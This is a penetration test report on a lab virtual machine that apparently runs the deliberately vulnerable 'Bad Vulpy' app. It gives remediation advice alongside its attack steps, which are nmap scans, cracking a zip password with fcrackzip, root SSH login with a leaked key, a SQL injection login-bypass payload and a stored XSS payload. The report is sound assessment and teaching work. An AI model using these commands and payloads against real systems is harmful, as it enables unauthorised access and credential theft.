A2 Security Assessment Report — Virtual Machine

1. Introduction

This report presents the findings from a security assessment performed on the target virtual machine (VM) located at **192.168.56.104**.

The objective of this assessment was to identify, categorize, and analyze potential security weaknesses within the system and its exposed services.

The testing process followed standard penetration testing methodology, beginning with **network reconnaissance** and **port scanning** (using *Nmap*), followed by targeted enumeration and exploitation attempts against accessible services — including web, FTP, SSH, and database endpoints.

All identified vulnerabilities were classified into four primary categories, following standard industry practice in professional security audits:

1. **Network vulnerabilities** – service misconfigurations and exposure at the transport or network layers.
2. **Operating system vulnerabilities** – weak credentials, privilege issues, or insecure configurations.
3. **Web application vulnerabilities** – flaws such as injection, authentication bypass, or insufficient input validation.
4. **Database server vulnerabilities** – weaknesses related to access control, data exposure, or improper query handling.

Each finding in this report includes:

- A **brief description** of the issue
- Its **severity level**
- A realistic **exploit scenario**
- **Recommendations**
- **References** for additional technical context

The purpose of this report is to provide an overview of the VM's security posture and to prioritize remediation efforts according to their risk level and potential business impact.

---

2. How the target was discovered & initial enumeration


The target VM (**192.168.56.104**) was identified during an initial network sweep of the lab subnet. All scans and enumeration were initiated from the tester host **192.168.56.105**.

Discovery

```
sudo nmap -sn 192.168.56.0/24
```


The first command performs a host discovery (ping sweep) across the `192.168.56.0/24` subnet to identify live hosts.

Service enumeration




```
sudo nmap -sV 192.168.56.104
```

The second command performs service/version detection against the discovered target to enumerate open ports and identify running services. The results guided subsequent manual testing.



Follow-up testing

- Manual inspection of `http://192.168.56.104:5000` to exercise the login and post-submission functionality.
- Controlled FTP enumeration and retrieval of accessible files (see N1/N2).
- Targeted, non-destructive web application testing for common vulnerabilities (SQL injection, stored XSS) to confirm exploitability and impact.

---

3. Summary of Findings

Total number of vulnerabilities found: 8

Distribution by category:

- **Network:** 4 (N1, N2, N3, N4)

- **Web application:** 2 (W1, W2)
- **Operating system:** 1 (OS1)
- **Database:** 1 (DB1)

ID	Vulnerability Name	Category	Severity	User Risk (Impact)	Attack Sophistication	Description (Summary)
N1	FTP service exposing files (port 21)	Network	**Critical**	**High** — attacker can access files and secrets	**Low** — anonymous login or simple FTP client	FTP server (port 21) permits unauthenticated access and directory listing, enabling download of sensitive files.
N2	Private SSH key found on FTP → root authentication possible	Network / OS	**Critical**	**High** — full system compromise possible (root access)	**Low** — trivial to exploit with SSH client	A ZIP file retrieved from FTP contained a private OpenSSH key authorized for root, enabling direct login.
N3	Application exposed on development port (port 5000) without perimeter controls	Network	**High**	**Medium–High** — may leak debug data or provide interactive debug consoles	**Low** — directly accessible via browser	The app is reachable on port 5000 (commonly a dev server); running in debug/dev mode increases the risk of information disclosure.
N4	Lack of network segmentation and host firewalling	Network	**Medium**	**Medium** — facilitates discovery, lateral movement and pivoting	**Medium** — requires internal network access	Management services (FTP, SSH, app) are reachable from the same segment; no restrictive host firewall or segmentation observed.
W1	SQL Injection in login form	Web application	**High**	**High** — attacker can obtain credentials and access DB contents	**Medium** — requires basic SQLi knowledge and crafted payloads	The login form accepts unsanitized input and is vulnerable to SQL injection, allowing authentication bypass and data access.
W2	Stored Cross-Site Scripting (XSS) in post submission	Web application	**High**	**Medium** — attacker can execute scripts in other users' browsers	**Low–Medium** — requires crafted payloads	User-submitted posts are rendered without proper encoding/sanitization, enabling persistent XSS and session theft or CSRF-style actions.
OS1	Direct root shell used to enumerate and	Operating system	**High**	**High** — immediate privilege	**Low** — trivial once valid key/password is available	Root shell was used to list accounts and change user credentials (e.g.,

ID	Vulnerability Name	Category	Severity	User Risk (Impact)	Attack Sophistication	Description (Summary)
	modify local accounts			escalation to full control		`ubuntu` password), confirming full system control.
DB1	Database impact and exposure following SQL Injection	Database	**High**	**High** — data disclosure, modification or deletion possible	**Medium** — SQLi via web vectors (boolean, blind)	The database back-end is susceptible to injection from web inputs (login and other fields), permitting read/write operations depending on DB privileges.

4. Risk Matrix (by User Risk vs. Attack Sophistication)

This matrix provides a quick visual overview of **impact** (User Risk) vs **difficulty** (Attack Sophistication) for each finding.

Attack Sophistication ↓ / User Risk →	Low	Medium	High
Low (Basic tools or browser)	—	**W2 — Stored XSS** **N3 — Dev port (5000)**	**N1 — FTP access** **N2 — Exposed SSH key** **OS1 — Root SSH login**
Medium (Some scripting / enumeration)	—	**N4 — Lack of segmentation / host firewalling**	**W1 — SQL Injection** **DB1 — Database compromise**
High (Advanced exploit / chaining)	—	—	—

Quick readout — priorities & rationale

1. **Immediate / highest priority (fix now)**
   - **N1 (FTP access), N2 (exposed SSH key), OS1 (root SSH access)** — low skill required and full system compromise is possible. Treat exposed keys and anonymous FTP as compromised until proven otherwise.
   - **Why:** trivial access → immediate full control.
2. **Urgent (24–72 hours)**
   - **W1 (SQL Injection) & DB1 (Database compromise)** — SQLi allows credential and data extraction; remediation requires code changes and DB hardening.
   - **Why:** higher impact on data confidentiality and integrity; fixing requires dev/ops coordination.
3. **High / medium-term (days → weeks)**
   - **N3 (dev port exposed) & N4 (lack of segmentation)** — fix deployment/config and network controls (reverse proxy, firewalls, segmentation, bastion host).
   - **Why:** these controls reduce attack surface and slow attackers while application-level fixes are implemented.
4. **Medium / lower immediate urgency**
   - **W2 (Stored XSS)** — still high risk (session theft / pivoting) but typically easier to mitigate via output encoding and CSP; can be addressed in the app code remediation cycle.

5. Network Vulnerabilities

N1 — FTP service exposing files (port 21)

A brief description

An FTP server was found to allow **anonymous login** without authentication. Inside its directory, a ZIP archive (`tom.zip`) was available for download and was protected with a weak password (`querty`). The archive contained an OpenSSH private key, exposing sensitive credentials.

Indication of severity

Severity: Critical


This issue enables external attackers to retrieve private keys and potentially gain SSH access to the system without prior authentication.

Exploit scenario

An unauthenticated or misconfigured FTP server permits an attacker to enumerate and download files. Exposed private keys or credentials retrieved from FTP can be used directly to authenticate to other services (SSH), enabling full system compromise. FTP traffic and credentials are transmitted in cleartext, allowing interception on the network.

Investigation


During FTP enumeration, an archive named `tom.zip` was discovered in a publicly accessible directory and downloaded for inspection. When connecting to the FTP server, the client prompted for a username and password; the tester used the conventional anonymous login (`username: anonymous`) and left the password field blank, which was accepted by the server.




This confirmed that the FTP service allowed **anonymous access**, representing a misconfiguration that enables unauthorized users to browse and download files freely.

The downloaded archive was password-protected. Its security was tested using `fcrackzip` with a small common-password wordlist to evaluate the strength of the protection. The command used followed this format:


```
fcrackzip -u -D -p rockyou.txt tom.zip
```





The cracked password was `querty`.

Once extracted, the archive contained a file identified as an **OpenSSH private key**, indicating that sensitive credentials were stored within a weakly protected archive accessible to any anonymous user.



Recommendations

- **Remove or disable** the FTP service if it is not strictly required.
- If file transfer capability is needed, **replace FTP with SFTP (SSH File Transfer Protocol)** or **FTPS (FTP over TLS)**, requiring strong authentication and restricted user access.
- **Do not store private keys or credentials** on publicly accessible servers. Use a **secrets management system** (e.g., HashiCorp Vault, AWS Secrets Manager).
- Enforce **strict access controls** and enable logging/alerting for unusual downloads.
- **Rotate and revoke** any credentials or SSH keys exposed.
- Conduct a **full audit of file repositories** to identify other potentially exposed assets.

References

- **NIST SP 800-57 (Part 1, Rev. 5) — Recommendation for Key Management**
  https://csrc.nist.gov/publications/detail/sp/800-57-part-1/rev-5/final

---

N2 — Private SSH key found on FTP → root authentication possible

A brief description

A private OpenSSH key recovered from a ZIP archive retrieved from the FTP service (see N1) was usable to authenticate to the VM as **root**. The presence of private keys in publicly accessible storage represents a complete host compromise vector, enabling unrestricted control by an attacker.

Indication of severity

Critical (maximum) — root access permits full control of the host, including system modification, credential theft, data exfiltration, and persistence mechanisms.

Exploit scenario

An attacker could:

1. Download the ZIP file from the FTP server.
2. Extract the SSH private key (cracking the archive if weakly protected).
3. Authenticate via SSH as root or another privileged user using:


```
ssh -i <private_key_file> root@192.168.56.104
```

With root access, the attacker can create persistent backdoors, modify logs, exfiltrate data, add or remove accounts, and pivot to other systems.

Investigation

1. The ZIP archive was retrieved from the FTP service.
2. If the archive was password-protected, a small-scale password test recovered the password (weak protection).
3. The archive was extracted and an OpenSSH private key (`vulnox` renamed to `tom_rsa`) was identified.
4. An SSH login attempt was performed using the key:

```
ssh -i tom_rsa root@192.168.56.104
```



The connection was successful, confirming that the key was authorized for root access.

Recommendations

- **Immediate:** Revoke the compromised key and remove it from `~/.ssh/authorized_keys` on all hosts where it is authorized. Rotate all affected keys.
- **Incident response:** If unauthorized activity is suspected, isolate the host, preserve forensic evidence (disk images, logs), and consider re-imaging from a trusted backup.
- **Harden SSH:** Set `PermitRootLogin no`, disable password authentication (`PasswordAuthentication no`), restrict `AllowUsers` / `AllowGroups`, and enable rate-limiting or connection throttling.
- **Key management:** Do not store private keys on shared or public-access systems. Use passphrases, centralized key management (vaults or SSH certificate authorities), and enforce regular rotation.
- **Access control:** Require administrative logins via a bastion/jump host with strict logging and multi-factor authentication (MFA) where feasible.

References

- **NIST Special Publication 800-57 Part 1 Rev. 5 – Key Management**
  - Recommendation for Key Management: Part 1 - General
- **OpenSSH Security Considerations / Manual**
  - https://www.openssh.com/security.html

N3 — Application exposed on development port (port 5000) without perimeter controls

A brief description

The web application is directly reachable on **port 5000**, a port commonly used for development servers. This indicates the application may be running in **development or debug mode** and is exposed without any perimeter controls such as a reverse proxy, firewall, or WAF. Direct exposure increases the attack surface and can leak sensitive information or allow interactive access in some frameworks.

Indication of severity


High if debug mode or development configuration is active; **Medium** otherwise.

Exploit scenario

- If the app runs in debug mode, an attacker could access debug endpoints or stack traces, revealing sensitive internal information.
- Even without debug mode, exposing a development server directly bypasses typical protections (TLS, request validation, logging) and makes the app easier to target for SQLi, XSS, or brute-force attacks.

Investigation

- Accessed `http://192.168.56.104:5000` from the tester machine and observed login and post submission functionality.



- Interacted with the app (SQLi and XSS testing) to confirm the service is reachable directly.

Recommendations

- Do **not** run production applications on development servers or with debug mode enabled.
- Place the application behind a **reverse proxy** (e.g., Nginx) to manage TLS, access control, logging, and request limits.
- Consider a **WAF** for additional protection against web attacks.
- Run the application as a non-root user and use containerization or process isolation to limit blast radius.
- Review configuration to ensure debug flags and development logging are disabled in production deployments.

References

- **Flask — Deploying to Production (official docs)** — explica por qué *no* usar el servidor de desarrollo y recomienda servidores WSGI en producción.

  https://flask.palletsprojects.com/en/stable/deploying/
- **OWASP Developer Guide — Web app deployment / checklist** — buenas prácticas generales de despliegue, control de entorno y mitigaciones (útil como checklist de producción).

  https://devguide.owasp.org/en/04-design/02-web-app-checklist/

N4 — Lack of network segmentation and host firewalling

A brief description

Management services (FTP, SSH, application ports) were accessible from the tester's network segment. The VM did not appear to be protected by restrictive host-based firewall rules or segmented into a management subnet.

> **Contextual risk:** The lack of segmentation amplifies the impact of other vulnerabilities (e.g., N1: exposed FTP files, N2: exposed SSH key), enabling an attacker to leverage one compromised service to pivot laterally and escalate access across the network.

Indication of severity

Medium — increases the ease of discovery and exploitation; enables lateral movement if other hosts are reachable.

Exploit scenario

An attacker or compromised host in the same network segment can freely scan and connect to exposed services. The absence of segmentation and host firewalling allows attackers to enumerate and leverage multiple exposed services (FTP → retrieve keys → SSH) and pivot to adjacent systems.

Investigation

- Confirmed reachability of FTP (21), SSH (if accessible), and the app (5000) from the tester host (192.168.56.105. (See Section 2 and Appendix A for raw outputs and screenshots).
- No sophisticated network controls (VLAN isolation, host-based iptables/ufw rules) were observed that would block lateral access from the tester's subnet.

Recommendations

- Implement **network segmentation**: place management interfaces in a separate management VLAN/subnet accessible only via VPN or bastion hosts.
- Enforce host-based firewall rules (ufw, iptables) to restrict access to necessary IPs and ports only. Default to deny inbound traffic; explicitly allow required flows.
- Require administrative access via a **bastion/jump host** with MFA and central logging.
- Deploy network monitoring (IDS/IPS) to detect scanning and lateral movement, and alert on suspicious new connections.
- Periodically review exposed ports and services with automated asset discovery tools.

References

- CIS — Controls & best practices (general hardening and network controls)

  https://www.cisecurity.org/controls/
- Ubuntu / UFW — Uncomplicated Firewall documentation (host-based firewall best practices)

  https://help.ubuntu.com/community/UFW

Web application vulnerabilities

W1 — SQL Injection in Login Form

A brief description

The application's login endpoint accepts unsanitized input and embeds it directly into SQL queries. This allows SQL injection (SQLi) techniques that can be used to bypass authentication and, depending on database configuration and privileges, to interact with backend data.

Indication of severity

Critical — an exploitable SQLi at authentication can lead to account compromise and, if the database user has elevated privileges, to disclosure or modification of sensitive data.

Exploit scenario

An attacker supplies crafted input in the username or password field to change the logic of the SQL statement executed by the server. With a simple boolean injection an attacker can bypass authentication (e.g., authenticate as any user). Where the application returns database output or the DB account has broader privileges, SQLi may be escalated to data extraction or modification (see **DB1** for the scope and impact of database-level access).


Investigation


1. Began testing the login form with a basic authentication-bypass payload to confirm injectable behavior:

   ```
   ' OR '1'='1' --
   ```

   This payload was entered into the username or password field and allowed authentication bypass, indicating the input is concatenated into SQL without parameterization.

2. Observed the application response showing successful login or behavior consistent with authentication being bypassed. Screenshots captured as minimal proof-of-concept are included below.





> Note: After confirming injectable behavior with boolean tests, further controlled database-level tests were used to demonstrate impact; details of data extraction and the extent of database exposure are documented under DB1 to separate the application-level vector (W1) from the database-level impact (DB1). No destructive queries were executed.

Recommendations

- **Parameterize all database queries** — use prepared statements / parameter binding; never concatenate user input into SQL strings.
- **Adopt safe DB abstractions / ORMs** that enforce parameterization by default.
- **Apply least privilege** to the DB account used by the application (limit to required operations only).
- **Input validation as defense-in-depth** — validate length/format but do not rely on it as the sole protection.
- **Logging & monitoring** — instrument query logs and monitor for anomalous queries or repeated injection patterns.
- **Compensating controls** — deploy a WAF with SQLi detection rules while code fixes are implemented.

References

- OWASP — SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- OWASP — Testing for SQL Injection (Web Security Testing Guide): https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection

---

W2 — Stored Cross-Site Scripting (XSS) in Post Submission

A brief description

User-generated posts are stored and later rendered without proper output encoding or sanitization. This permits stored (persistent) XSS, where injected JavaScript executes in the browsers of other users who view the post.

Indication of severity

High — can lead to session theft, account takeover (if admin views content), unintended actions on behalf of victims, and pivoting to other application functions.


Exploit scenario

An attacker submits a post containing JavaScript. When other users (including administrators) view the page showing posts, the script runs in their browser context and can exfiltrate session tokens, perform privileged actions via the user's authenticated session, or perform social-engineering prompts to capture credentials.

Investigation

1. Authenticated to the application (credentials obtained during SQLi testing).
2. Navigated to the post submission form and submitted a minimal proof-of-concept payload to confirm persistence and execution:

```
<script>alert('XSS test')</script>
```




Screenshots were captured showing the alert executing when the post was viewed, confirming that submitted content is stored and rendered without escaping.

3. Performed additional, controlled tests using a variety of XSS payload types to evaluate the scope and capabilities of the vulnerability. These included:
   - simple inline script payloads (e.g., `alert()`),
   - DOM-based exfiltration patterns using `fetch()` and `Image()` to simulate data-leak attempts, and
   - template-style injections (e.g., `{{ 7*7 }}`) to test server/client template rendering behavior.

   All tested payload types executed when the stored posts were rendered, demonstrating that the application fails to sanitize or encode user content for multiple attack vectors.
4. Inspected the rendered HTML for stored posts and confirmed that raw `<script>` elements and other injected markup were present in the page source. The resulting page source (sanitized for inclusion in this report) was

recorded and the full captured HTML and sanitized screenshots are provided in **Appendix A** for reviewers and defenders.




```
<!DOCTYPE html>
<html>
<title>Bad Vulpy - Web Application Security Lab</title>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="/static/w3.css">
<link rel='stylesheet' href='https://fonts.googleapis.com/css?family=Open+Sans'>
<link rel="stylesheet" href="/static/font-awesome.min.css">
<style>
html,body,h1,h2,h3,h4,h5 {font-family: "Open Sans", sans-serif}
html {
    height:100%;
}
body {
min-height:100%;
background-image: url("/static/background.png");
background-position: right bottom;
